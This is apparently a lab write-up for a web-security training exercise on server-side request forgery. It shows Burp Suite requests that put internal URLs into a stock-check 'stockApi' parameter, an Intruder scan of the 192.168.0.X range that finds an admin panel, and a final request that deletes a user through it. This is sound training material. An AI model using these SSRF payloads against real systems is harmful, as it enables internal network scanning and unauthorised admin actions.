


This lab has a stock check feature which fetches data from an internal system.

To solve the lab, use the stock check functionality to scan the internal 192.168.0.X range for an admin interface on port 8080, then use it to delete the user carlos.

As mentioned in the Lab description intercept the request of the stock check in the burpsuite,



We are going to brute force the last octet of the IP Address to find the admin interface in the burpsuite intruder.

### 1. Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target:  ☒ Update Host header to match target

```

1 POST /product/stock HTTP/2
2 Host: 0a6400d803fb81ea81793ef800d60086.web-security-academy.net
3 Cookie: session=TRcPWsaF0N44CTcx1VgR8BC0R0LX3Kfm
4 Content-Length: 30
5 Sec-Ch-Ua: "Chromium";v="124", "Microsoft Edge";v="124", "Not-A.Brand";v="99"
6 Sec-Ch-Ua-Platform: "Windows"
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.0.0 Safari/537.36 Edg/124.0.0.0
9 Content-Type: application/x-www-form-urlencoded
10 Accept: */*
11 Origin: https://0a6400d803fb81ea81793ef800d60086.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://0a6400d803fb81ea81793ef800d60086.web-security-academy.net/product?productId=1
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: en-US,en;q=0.5,en-IN;q=0.8
18 Priority: u=1, i
19
20 stockApi=http://192.168.0.18:8080/admin
                
```

### 2. Intruder attack of https://0a6400d803fb81ea81793ef800d60086.web-security-academy.net

Attack Save

Results Positions Payloads Resource pool Settings

Intruder attack results filter: Showing all items

| Request | Payload | Status code | Response received | Error | Timeout | Length | Comment |
|---------|---------|-------------|-------------------|-------|---------|--------|---------|
| 172     | 171     | 200         | 220               |       |         | 3274   |         |
| 0       |         | 400         | 180               |       |         | 141    |         |
| 2       | 1       | 400         | 170               |       |         | 141    |         |
| 1       | 0       | 500         | 1195              |       |         | 2477   |         |
| 3       | 2       | 500         | 216               |       |         | 2477   |         |
| 4       | 3       | 500         | 210               |       |         | 2477   |         |
| 5       | 4       | 500         | 211               |       |         | 2477   |         |
| 6       | 5       | 500         | 195               |       |         | 2477   |         |
| 7       | 6       | 500         | 176               |       |         | 2477   |         |
| 8       | 7       | 500         | 174               |       |         | 2477   |         |
| 9       | 8       | 500         | 237               |       |         | 2477   |         |
| 10      | 9       | 500         | 212               |       |         | 2477   |         |
| 11      | 10      | 500         | 179               |       |         | 2477   |         |
| 12      | 11      | 500         | 174               |       |         | 2477   |         |
| 13      | 12      | 500         | 184               |       |         | 2477   |         |
| 14      | 13      | 500         | 212               |       |         | 2477   |         |
| ..      | ..      | ...         | ...               |       |         | ...    |         |

### Request

Pretty Raw Hex

```

1 POST /product/stock HTTP/2
2 Host: 0a6400d803fb81ea81793ef800d60086.web-security-academy.net
3 Cookie: session=TRcPWsaF0N44CTcx1VgR8BC0R0LX3Kfm
4 Content-Length: 40
5 Sec-Ch-Ua: "Chromium";v="124", "Microsoft Edge";v="124", "Not-A.Brand";v="99"
6 Sec-Ch-Ua-Platform: "Windows"
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.0.0 Safari/537.36 Edg/124.0.0.0
9 Content-Type: application/x-www-form-urlencoded
10 Accept: */*
11 Origin: https://0a6400d803fb81ea81793ef800d60086.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://0a6400d803fb81ea81793ef800d60086.web-security-academy.net/product?productId=1
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: en-US,en;q=0.5,en-IN;q=0.8
18 Priority: u=1, i
19
20 stockApi=http://192.168.0.171:8080/admin
                
```

### Response

Pretty Raw Hex Render

Basic SSRF against another back-end system

LAB Not solved

Back to lab description >>

Home | Admin panel | My account

### Users

wiener - Delete

carlos - Delete

The Final Step is to delete the user carlos.

```

1 POST /product/stock HTTP/2
2 Host: 0a6400d803fb81ea81793ef800d60086.web-security-academy.net
3 Cookie: session=TRtPWsaF0N44CTCx1VgHGBCC0R0LK3Xfn
4 Content-Length: 96
5 Sec-Ch-Ua: "Chromium";v="124", "Microsoft Edge";v="124", "Not-A.Brand";v="99"
6 Sec-Ch-Ua-Platform: "Windows"
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.0.0 Safari/537.36 Edg/124.0.0.0
9 Content-Type: application/x-www-form-urlencoded
10 Accept: */*
11 Origin: https://0a6400d803fb81ea81793ef800d60086.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://0a6400d803fb81ea81793ef800d60086.web-security-academy.net/product?productId=1
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: en-US,en;q=0.9,en-IN;q=0.8
18 Priority: u=1, i
19
20 stockApi=http://192.168.0.171:8080/admin/delete?username=carlos
  
```



## Basic SSRF against another back-end system

LAB Solved

[Back to lab description >>](#)

Congratulations, you solved the lab!

Share your skills! [Continue learning >>](#)

[Home](#) | [My account](#)

Com-Tool



\$17.11

